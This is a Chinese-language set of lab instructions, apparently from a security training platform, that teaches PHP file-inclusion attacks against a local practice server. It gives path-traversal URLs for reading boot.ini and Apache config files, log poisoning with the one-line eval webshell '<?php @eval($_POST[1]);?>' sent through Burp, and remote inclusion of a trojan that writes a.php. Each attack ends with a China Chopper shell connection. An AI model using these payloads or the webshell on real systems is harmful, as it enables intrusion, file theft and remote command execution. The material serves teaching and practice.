**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

学会使用文件包含PHP封装协议命令执行

**实验工具**

火狐浏览器

**实验环境**


服务器一台（操作系统为Windows Server 2003）

**实验步骤**

**注意：**

**需要将实验中的"www.any.com"替换为“127.0.0.1”**

1、使用浏览器打开链接。http://www.any.com/FI/PHP\_FI.php?filename=file://c:/boot.ini



2、实验完毕，关闭虚拟机和所有窗口。

**文件包含漏洞(本地包含配合文件上传)**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

学会本地包含配合文件上传

**实验工具**

火狐浏览器

**实验环境**


客户机一台（操作系统为Windows Server 2003）服务器一台（操作系统为Windows Server 2003）

**实验步骤**


1、访问http://www.any.com/FI/PHP\_FI.php?filename=RFI.txt网页显示是远程文件包含漏洞。



2、浏览网址http://www.any.com/fileupload/fileupload\_js.php



点击【浏览】，选择【桌面】—【实验工具】—【1.jpg】，点击【打开】。



点击【上传】。结果如下图



文件1.jpg的内容如下图


http://192.168.29.251/Public/course/584e1e345bacc.png

3、浏览器浏览网址http://www.any.com/FI/PHP\_FI.php?filename=../fileupload/uploads/1.jpg




4、点击桌面的【实验工具】文件夹，打开【中国菜刀】文件夹。找到【中国菜刀.exe】并双击打开。


空白处单击，选择【添加】




输入地址http://www.any.com/FI/shell.php，地址后的密码填写cmd。点击【添加】



双击下图红框内文本即可运行



实验结果如下



5、实验结束，关闭所有程序和虚拟机。

**本地文件包含之读取敏感文件**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

了解本地文件包含漏洞

**实验工具**

浏览器

**实验环境**

客户机一台

**实验步骤**


第一步：访问

http://www.any.com/FI/PHP\_FI.php?filename=LFI.txt


网页显示是文件包含漏洞。  
第二步：访问

http://www.any.com/FI/PHP\_FI.php?filename=../../boot.ini


可以查看c:/boot.ini的信息,确认有本地文件包含漏洞

  
第三步：尝试访问其他敏感信息，比如httpd.conf  
访问：

http://www.any.com/FI/PHP\_FI.php?filename=../../program files/phpstudy/apache/conf/httpd.conf

可以访问  
  
第三步：尝试访问其他常见的路径，比如ligthttpd.conf  
访问：

http://www.any.com/FI/PHP\_FI.php?filename=../../program files/phpstudy/lighttpd/conf/lighttpd.conf



**本地文件包含之包含日志获取webshell**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

学会包含日志获取webshell

**实验工具**

浏览器

**实验环境**

客户机一台

**实验步骤**


1、访问http://www.any.com/FI/PHP\_FI.php?filename=LFI.txt网页显示是文件包含漏洞。




2、访问http://www.any.com/FI/PHP\_FI.php?filename=../../../../../boot.ini可以查看c:/boot.ini的信息,确认有本地文件包含漏洞。



3、尝试访问其他常见的路径，比如access.log，访问http://www.any.com/FI/PHP\_FI.php?filename=../../../../../Program%20Files/phpStudy/Apache/logs/access.log可以访问。




4、浏览器设置代理服务的步骤：点击网页右上角，选择【选项】




【高级】—【网络】—【设置】



选择【手动配置代理】，输入HTTP代理127.0.0.1，端口8080，清空不使用代理下方的文本框，点击确定。



双击桌面的【实验手册】，打开【burpsuite\_pro\_v1.5.14.jar】,点击【OK】



点击【I Accept】



刷新浏览器的http://www.any.com/FI/PHP\_FI.php?filename=LFI.txt网页，burpsuite自动抓包，修改为如下。命令是<?php @eval($\_POST[1]);?>




修改完毕，点击【Forward】按钮。

浏览器会提示，如下图。




5、双击桌面的【实验工具】文件夹，双击打开【中国菜刀】文件夹。找到【中国菜刀.exe】,并双击打开。

空白处右击，选择【添加】。




输入地址http://www.any.com/FI/PHP\_FI.php?filename=../../../../../Program Files/phpStudy/Apache/logs/access.log，

地址后的文本框是密码，此处是1，脚本类型选择【PHP(Eval)】，点击【添加】。




结果如下图



双击上图中的蓝框部分即可运行。

结果如下图



6、实验完毕，关闭虚拟机和所有窗口。

**远程文件包含shell**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

远程文件包含shell

**实验工具**

火狐浏览器菜刀软件工具

**实验环境**


客户机一台（操作系统为Windows Server 2003）服务器一台（操作系统为Windows Server 2003）

**实验步骤**


1、访问http://www.any.com/FI/PHP\_FI.php?filename=RFI.txt，网页显示是远程文件包含漏洞。




2、访问网址http://www.any.com/yi.txt，可以看到可以访问的木马。




3.访问http://www.any.com/FI/PHP\_FI.php?filename=http://www.any.com/yi.txt会在当前目录生成一句话木马a.php






3、打开桌面的【实验工具】文件夹，双击打开【中国菜刀】文件夹，找到【中国菜刀.exe】，双击打开。


利用远程文件漏洞用菜刀连接，空白处右击选择【添加】。



地址处填写http://www.any.com/FI/a.php，地址后的文本框是连接密码，此处是1。类型选择【PHP(Eval)】。完成后点击【添加】。



添加完毕，双击新添加的记录进行运行，结果如下：



